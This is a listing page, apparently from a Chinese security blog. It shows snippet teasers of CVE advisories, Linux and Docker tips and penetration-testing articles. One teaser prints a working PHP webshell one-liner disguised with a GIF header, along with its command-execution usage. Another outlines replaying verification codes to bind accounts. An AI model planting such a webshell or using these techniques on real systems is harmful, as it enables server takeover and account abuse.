
最新发布第481页

CVE-2021-37573: Tiny Java Web Server – Cross-Site Scripting
漏洞标题 CVE-2021-37573: Tiny Java Web Server - Cross-Site Scripting 漏洞描述 A reflected cross-site scripting vulnerability in the web server TTiny Java Web Server and Servlet Con...
 2021年11月26日 13:10

Linux高并发踩过的坑及性能优化介绍_Linux
目录前言Linux应用运行过程中出现Too many open files 问题分析和解决Linux高并发下 time_wait 过多的问题分析及解决Linux更多性能优化小结前言 Linux操作系统是现在服务器的首选操作系统,在Li...
2022年6月14日 23:03CVE-2021-31195: Microsoft Exchange Server – Cross-Site Scripting
漏洞标题 CVE-2021-31195: Microsoft Exchange Server - Cross-Site Scripting 漏洞描述 Microsoft Exchange Server, or OWA, is vulnerable to a cross-site scripting vulnerability in refur...
2021年12月18日 04:42
Docker容器从镜像恢复代码的操作步骤_docker
这篇文章主要介绍了Docker容器从镜像恢复代码的操作步骤,具有很好的参考价值,希望对大家有所帮助。一起跟随小编过来看看吧 有时候代码丢失了需要从容器运行的镜像中恢复出所需代码,此时仅需...
2022年8月2日 21:38
无敏感函数的php一句话
无敏感函数的php一句话(php中可用`来执行系统命令,相当于system、eval等函数),执行命令:shell.php?1=whoami Gif89a <?php $a = `$_GET[1]`; echo $a; ?> 文字来源于- 火线 Zone-云安全...
2022年3月10日 23:37CVE-2023-7246: System Dashboard < 2.8.10 - Cross-Site Scripting
漏洞标题 CVE-2023-7246: System Dashboard < 2.8.10 - Cross-Site Scripting 漏洞描述 The System Dashboard WordPress plugin before 2.8.10 does not sanitize and escape some parameter...
2023年1月23日 14:54
Dockerfile构建自定义镜像的实现_docker
Dockerfile构建镜像的方式就目前而言是使用最为广泛的,本文主要介绍了Dockerfile构建自定义镜像的实现,文中通过示例代码介绍的非常详细,具有一定的参考价值,感兴趣的小伙伴们可以参考一下 ...
2022年6月18日 21:58Apache CouchDB epmd 远程命令执行漏洞(CVE-2022-24706)
漏洞标题 Apache CouchDB epmd 远程命令执行漏洞(CVE-2022-24706) 漏洞描述 Apache CouchDB 是一个开源的无缝多主同步数据库,使用直观的HTTP/JSONAPI,并为可靠性而设计。4月26日,Apache发布...
2022年8月7日 02:10CVE-2023-0947: Flatpress < 1.3 - Path Traversal
漏洞标题 CVE-2023-0947: Flatpress < 1.3 - Path Traversal 漏洞描述 Path Traversal in GitHub repository flatpressblog/flatpress prior to 1.3. PoC代码
2023年6月28日 12:25CVE-2021-24917: WordPress WPS Hide Login <1.9.1 - Information Disclosure
漏洞标题 CVE-2021-24917: WordPress WPS Hide Login <1.9.1 - Information Disclosure 漏洞描述 WordPress WPS Hide Login plugin before 1.9.1 is susceptible to incorrect authorization...
2021年12月1日 18:57CVE-2025-55184: React Server Components – Denial of Service
漏洞标题 CVE-2025-55184: React Server Components - Denial of Service 漏洞描述 React Server Components 19.0.0 to 19.2.1 including react-server-dom-parcel, react-server-dom-turbopack...
2025年12月9日 11:17
验证码爆破导致的业务逻辑问题
应用场景:验证码没有设置失效时间,且请求包可无限重放(比如登录,注册,绑定,解绑,修改密码,领优惠券等实际场景) 某支付众测案例:验证码有效期过长导致银行卡与任意xx账号绑定 绑定银行...
2022年3月10日 23:37CVE-2023-32315: Openfire Console authentication bypass
漏洞标题 CVE-2023-32315: Openfire Console authentication bypass 漏洞描述 Openfire是免费的、开源的、基于可拓展通讯和表示协议(XMPP)、采用Java编程语言开发的实时协作服务器。当攻击者...
2023年12月26日 16:05CVE-2024-51228: TOTOLINK CX-A3002RU – Remote Code Execution
漏洞标题 CVE-2024-51228: TOTOLINK CX-A3002RU - Remote Code Execution 漏洞描述 An issue in TOTOLINK-CX-A3002RU V1.0.4-B20171106.1512 and TOTOLINK-CX-N150RT V2.1.6-B20171121.1002 and...
2024年6月20日 03:58CVE-2013-6281: WordPress Spreadsheet – Cross-Site Scripting
漏洞标题 CVE-2013-6281: WordPress Spreadsheet - Cross-Site Scripting 漏洞描述 WordPress Spreadsheet plugin contains a reflected cross-site scripting vulnerability in /dhtmlxspreads...
2013年7月19日 13:36CVE-2023-3277: MStore API <= 4.10.7 - Unauthorized Account Access and Privilege Escalation
漏洞标题 CVE-2023-3277: MStore API <= 4.10.7 - Unauthorized Account Access and Privilege Escalation 漏洞描述 The MStore API plugin for WordPress is vulnerable to Unauthorized Ac...
2023年11月7日 19:42
2026年9月23日 11:46
2026年9月22日 11:45
2026年9月21日 11:45
2026年9月20日 11:45
漏洞复现
漏洞复现,安全小天地的技术文章仅供参考,此文所提供的信息只为网络安全人员对自己所负责的网站、服务器等(包括但不限于)进行检测或维护参考,未经授权请勿利用文章中的技术资料对任何计算机系统进行入侵操作。利用此文所提供的信息而造成的直接或间接后果和损失,均由使用者本人负责。本文所提供的工具仅用于学习,禁止用于其他!!!
2026年4月23日 14:09
2026年3月6日 17:21
2026年3月1日 15:46
2026年2月13日 12:53

2026年9月20日 16:22
2026年9月20日 11:48
2026年8月16日 20:18
渗透测试实战
在渗透测试项目中,外网的信息收集是至关重要的一个环节,外网打点信息收集全面了,可能会有四两拨千斤效果,直接突破外网边界进入内网。 子域名是域名信息收集的一个重要部分,在防御措施严密情况下我们无法直接拿下主域名,那么就可以采用迂回战术拿下子域名,然后无限靠近主域名。
2026年4月24日 17:11
2026年4月7日 21:49
2026年3月2日 20:39
2026年2月13日 12:53

